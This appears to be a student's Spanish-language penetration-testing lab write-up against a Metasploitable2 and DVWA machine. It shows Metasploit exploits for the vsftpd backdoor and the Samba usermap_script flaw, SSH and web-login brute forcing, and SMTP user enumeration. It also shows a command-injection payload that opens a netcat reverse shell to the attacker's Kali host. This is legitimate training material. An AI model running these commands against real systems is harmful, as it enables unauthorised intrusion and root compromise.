

# Practica pentesting

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Ip de mi maquina Kali: 192.168.1.118

Hago un reconocimiento para saber cuantos hosts hay en la red

```
kali@kali: ~  
Archivo Acciones Editar Vista Ayuda  
  
(kali@kali)~  
$ ip -r n  
192.168.1.26 dev eth0 lladdr 08:00:27:77:e8:1b STALE  
liveboxfibra dev eth0 lladdr 4c:1b:86:db:4e:55 REACHABLE  
  
(kali@kali)~  
$
```

Encuentro la IP: 192.168.1.26, procedo hacer un nmap para obtener más información:

```
kali@kali: ~  
Archivo Acciones Editar Vista Ayuda  
  
(kali@kali)~  
$ nmap -n -sT -Pn 192.168.1.26 --open -A -p-  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-16 17:29 EST  
Nmap scan report for 192.168.1.26  
Host is up (0.10s latency).  
Not shown: 65506 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
| ftp-syst:  
|   STAT:  
|   FTP server status:  
|     Connected to 192.168.1.118  
|     Logged in as ftp  
|     TYPE: ASCII  
|     No session bandwidth limit  
|     Session timeout in seconds is 300  
|     Control connection is plain text  
|     Data connections will be plain text  
|     vsFTPD 2.3.4 - secure, fast, stable  
|_ End of status  
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
| ssh-hostkey:  
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)  
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX  
| Not valid before: 2010-03-17T14:07:45  
|_ Not valid after: 2010-04-16T14:07:45  
|_ ssl-date: 2024-02-16T22:33:04+00:00; +4s from scanner time.  
|_ smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN  
|_ sslv2:  
|   SSLv2 supported  
|   ciphers:  
|     SSL2_RC4_128_EXPORT40_WITH_MD5  
|     SSL2_RC2_128_CBC_WITH_MD5  
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5  
|     SSL2_DES_64_CBC_WITH_MD5  
|     SSL2_RC4_128_WITH_MD5  
|     SSL2_DES_192_EDE3_CBC_WITH_MD5  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2  
|_ http-title: Metasploitable2 - Linux  
111/tcp   open  rpcbind      2 (RPC #100000)  
| rpcinfo:  
|   program version    port/proto  service  
|   100000  2                111/tcp    rpcbind  
|   100000  2                111/udp    rpcbind
```

```
L-$ nmap -sV -Pn 192.168.1.26 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-16 18:28 EST
Nmap scan report for 192.168.1.26
Host is up (0.046s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:lin
ux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.86 seconds
```

Encuentro distintos puertos abiertos, muchos de ellos críticos!

## Vulnerabilidad en el puerto 21 con el servicio vsftpd

En el puerto 21 veo que tiene un servicio de FTP con la versión de vsftpd 2.3.4, voy a buscar si tiene alguna vulnerabilidad con metasploit:

```
msf6 > search vsftpd

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example `info 1`, `use 1` or `use exploit/unix/ftp/vsftpd_234_backdoor`

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

search vsftpd

Encuentra un exploit justo para la versión que está ejecutando el servicio

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	21	yes	The target port (TCP)

Payload options (cmd/unix/interact):

Name	Current Setting	Required	Description
Id			
0	Automatic		

Exploit target:

Id	Name
0	Automatic

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

set RHOSTS 192.168.1.26

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.26
RHOSTS => 192.168.1.26
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Y ahora ejecutando el exploit con: run

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.26:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.26:21 - USER: 331 Please specify the password.
[+] 192.168.1.26:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.26:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.118:33035 → 192.168.1.26:6200) at 2024-02-21 13:09:28 -0500

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
```

He conseguido acceso como root a la maquina mediante una vulnerabilidad de servicio en el puerto 21

Con un cat /etc/passwd puedo ver todos los usuarios y contraseñas

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
```

Para evitar esta vulnerabilidad, se requiere de un actualización del servicio vstftpd



## Vulnerabilidad servicio SSH en el puerto 22

```
49 post/windows/manage/ssnkey_persistence
50 auxiliary/scanner/ssh/ssh_login
nner
```

```
msf6 > use 50
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):



| Name             | Current Setting | Required | Description                                                                                            |
|------------------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN  | false           | yes      | Attempt to login with a blank username and password                                                    |
| BLANK_PASSWORDS  | false           | no       | Try blank passwords for all users                                                                      |
| BRUTEFORCE_SPEED | 5               | yes      | How fast to bruteforce, from 0 to 5                                                                    |
| DB_ALL_CREDS     | false           | no       | Try each user/password couple stored in the current database                                           |
| DB_ALL_PASS      | false           | no       | Add all passwords in the current database to the list                                                  |
| DB_ALL_USERS     | false           | no       | Add all users in the current database to the list                                                      |
| DB_SKIP_EXISTING | none            | no       | Skip existing credentials stored in the current database (Accepted: none, user, user@realm)            |
| PASSWORD         |                 | no       | A specific password to authenticate with                                                               |
| PASS_FILE        |                 | no       | File containing passwords, one per line                                                                |
| RHOSTS           |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT            | 22              | yes      | The target port                                                                                        |
| STOP_ON_SUCCESS  | false           | yes      | Stop guessing when a credential works for a host                                                       |
| THREADS          | 1               | yes      | The number of concurrent threads (max one per host)                                                    |
| USERNAME         |                 | no       | A specific username to authenticate as                                                                 |
| USERPASS_FILE    |                 | no       | File containing users and passwords separated by space, one pair per line                              |
| USER_AS_PASS     | false           | no       | Try the username as the password for all users                                                         |
| USER_FILE        |                 | no       | File containing usernames, one per line                                                                |
| VERBOSE          | false           | yes      | Whether to print output for all attempts                                                               |



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.1.26
RHOSTS => 192.168.1.26
msf6 auxiliary(scanner/ssh/ssh_login) >
```

También configuro set VERBOSE true para que vaya mostrando los intentos de login

Me descargo un diccionario con usuarios y contraseñas para hacer fuerza bruta en ssh:

wget [https://raw.githubusercontent.com/rapid7/metasploit-framework/master/data/wordlists/piata\\_ssh\\_userpass.txt](https://raw.githubusercontent.com/rapid7/metasploit-framework/master/data/wordlists/piata_ssh_userpass.txt)

```
(root@kali)~[/usr/share/metasploit-framework/data/wordlists]
# wget https://raw.githubusercontent.com/rapid7/metasploit-framework/master/data/wordlists/piata_ssh_userpass.txt
--2024-02-23 11:28:24-- https://raw.githubusercontent.com/rapid7/metasploit-framework/master/data/wordlists/piata_ssh_userpass.txt
Resolviendo raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.111.133, 185.199.110.133, ...
Conectando con raw.githubusercontent.com (raw.githubusercontent.com)[185.199.108.133]:443 ... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 12098 (12K) [text/plain]
Grabando a: «piata_ssh_userpass.txt.1»

piata_ssh_userpass.txt.1      100%[=====] 11,81K  --KB/s  en 0s

2024-02-23 11:28:24 (41,4 MB/s) - «piata_ssh_userpass.txt.1» guardado [12098/12098]

(root@kali)~[/usr/share/metasploit-framework/data/wordlists]
```

Indico el diccionario a usar para metaesloit

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/piata_ssh_userpass.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/piata_ssh_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Ejecuto y ha obtenido varias credenciales validas, la de user/user, postgres:postgres y msfadmin:msfadmin. Nos interesa la última que es la que tiene mas privilegios

```

[*] 192.168.1.26:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(smbashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 4 opened (192.168.1.118:44019 → 192.168.1.26:22) at 2024-02-23 12:09:41 -0500
[-] 192.168.1.26:22 - Failed: 'root:sex'
[-] 192.168.1.26:22 - Failed: 'root:nimda'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >

```

Ahora con sessions -i vemos las sesiones que ha abierto

```

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i
Active sessions
=====
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i
=====
  Id  Name  Type      Information      Connection
  --  ---  --
  2    sshd  shell linux  SSH root @      192.168.1.118:36729 → 192.168.1.26:22 (192.168.1.26)
  3    sshd  shell linux  SSH root @      192.168.1.118:38373 → 192.168.1.26:22 (192.168.1.26)
  4    sshd  shell linux  SSH root @      192.168.1.118:44019 → 192.168.1.26:22 (192.168.1.26)

```

La sesión 4 es la que corresponde a la de msfadmin:msfadmin, por tanto:

```

msf6 auxiliary(scanner/ssh/ssh_login) > sessions 4
[*] Starting interaction with 4 ...

msf6 auxiliary(scanner/ssh/ssh_login) > sessions 4
[*] Starting interaction with 4 ...

whoami
msfadmin
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(smbashare),1000(msfadmin)

```



**Enumeración de nombres en el servicio SMTP puerto 25**

```
└─$ smtp-user-enum -M VRFY -U /usr/share/metasploit-framework/data/wordlists/namelist.txt -t 192.168.1.26
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

|-----|
| Scan Information |
|-----|

Mode ..... VRFY
Worker Processes ..... 5
Usernames file ..... /usr/share/metasploit-framework/data/wordlists/namelist.txt
Target count ..... 1
Username count ..... 1909
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain .....

##### Scan started at Fri Feb 23 15:48:22 2024 #####
192.168.1.26: backup exists
192.168.1.26: dhcp exists
192.168.1.26: ftp exists
192.168.1.26: games exists
192.168.1.26: irc exists
192.168.1.26: mail exists
192.168.1.26: mysql exists
192.168.1.26: news exists
192.168.1.26: proxy exists
192.168.1.26: root exists
192.168.1.26: service exists
192.168.1.26: syslog exists
192.168.1.26: user exists
##### Scan completed at Fri Feb 23 15:48:43 2024 #####
13 results.

1909 queries in 21 seconds (90.9 queries / sec)
```

Con la herramienta smtp-user-enum consigo obtener varios usuarios, entre ellos uno comprometido, la cuenta root, al conocer usuario podría hacer un ataque de fuerza bruta en otro servicio para obtener la password

## Vulnerabilidad SMB puerto 139

Utilizo el exploit multi/samba/usermap\_script

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      192.168.1.118    no        The local client address
  CPORT      4444             no        The local client port
  Proxies     []               no        A proxy chain of format type:host:port[,type:host:port]
  RHOSTS      []               yes       The target host(s), see https://docs.metasploit.com/docs/using-the-framework/running-exploits.html
  RPORT      139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ---      -
  LHOST      192.168.1.118    yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.26
RHOSTS => 192.168.1.26
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
```

Configuro la ip que va a ser atacada y un payload para obtener una reverse shell

```
msf6 exploit(multi/samba/usermap_script) > run


[*] Started reverse TCP double handler on 192.168.1.118:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo V0Cp7Xh3y7WcuMBc;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "V0Cp7Xh3y7WcuMBc\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 5 opened (192.168.1.118:4444 -> 192.168.1.26:53334) at 2024-02-24 17:54:09 -0500

whoami
root
id
uid=0(root) gid=0(root)
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
```

Consigo acceso como root con todos los privilegios


## Vulnerabilidades web

He configurado en el navegador la extension foxyproxy para poder redirigir el trafico a burpsuite:





## DVWA

### Fuerza bruta de login




En el menu de login (Brute Force) me encuentro con un login, lo intercepto con Burpsuite





Veo que los parámetros los está enviando con una petición GET la cual para envío de contraseña es una vulnerabilidad muy grave

Mirando en target encuentro una url que contiene



`/dvwa/vulnerabilities/brute/?username=admin&password=admin&Login=Login`

## Así que hago un ataque de fuerza bruta con hydra

```
(kali㉿kali)-[~/Desktop]
$ hydra -l admin -p password 'http-get-form://192.168.1.26/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\::PHPSESSID=1a3cf877c9da62006ec9d5541f125a8b; security=low:F=Username and/or password incorrect'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-21 18:35:18
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking http-get-form://192.168.1.26:80/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\::PHPSESSID=1a3cf877c9da62006ec9d5541f125a8b; security=low:F=Username and/or password incorrect
[80][http-get-form] host: 192.168.1.26 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-21 18:35:18

(kali㉿kali)-[~/Desktop]
$
```

Y consigo obtener el usuario y contraseña correctos

## Login

Username:

Password:

Login

Welcome to the password protected area admin

## Ejecución de código remoto

**Ping for FREE**

Enter an IP address below:

PING 192.168.1.118 (192.168.1.118) 56(84) bytes of data.  
64 bytes from 192.168.1.118: icmp\_seq=1 ttl=64 time=1.82 ms  
64 bytes from 192.168.1.118: icmp\_seq=2 ttl=64 time=1.19 ms  
64 bytes from 192.168.1.118: icmp\_seq=3 ttl=64 time=1.03 ms

--- 192.168.1.118 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 1.037/1.354/1.829/0.344 ms

Pruebo con 192.168.1.118;ls y veo que es posible ejecutar comandos arbitrarios

**Ping for FREE**

Enter an IP address below:

PING 192.168.1.118 (192.168.1.118) 56(84) bytes of data.  
64 bytes from 192.168.1.118: icmp\_seq=1 ttl=64 time=1.03 ms  
64 bytes from 192.168.1.118: icmp\_seq=2 ttl=64 time=1.06 ms  
64 bytes from 192.168.1.118: icmp\_seq=3 ttl=64 time=1.17 ms

--- 192.168.1.118 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 1.032/1.090/1.173/0.071 ms

help  
index.php  
source

Veo que me devuelve el listado de archivos por tanto puedo hacer una Shell remota con

127.0.0.1 && nc 192.168.1.118 4444 -e /bin/sh

Archivo Acciones Editar Vista Ayuda

kali@kali: ~ x root@kali: /home/kali x kali@kali: ~ x kali@ka

(kali@kali)-[~]  
\$ nc -lvp 4444  
listening on [any] 4444 ...  
192.168.1.26: inverse host lookup failed: Unknown host  
connect to [192.168.1.118] from (UNKNOWN) [192.168.1.26] 39471  
whoami  
www-data

7.0.0.1 && nc 192.168.1.118 4444 -e /bin/sh

**DVWA**

**Vulnerability: Command Execution**

**Ping for FREE**

Enter an IP address below:

**More info**

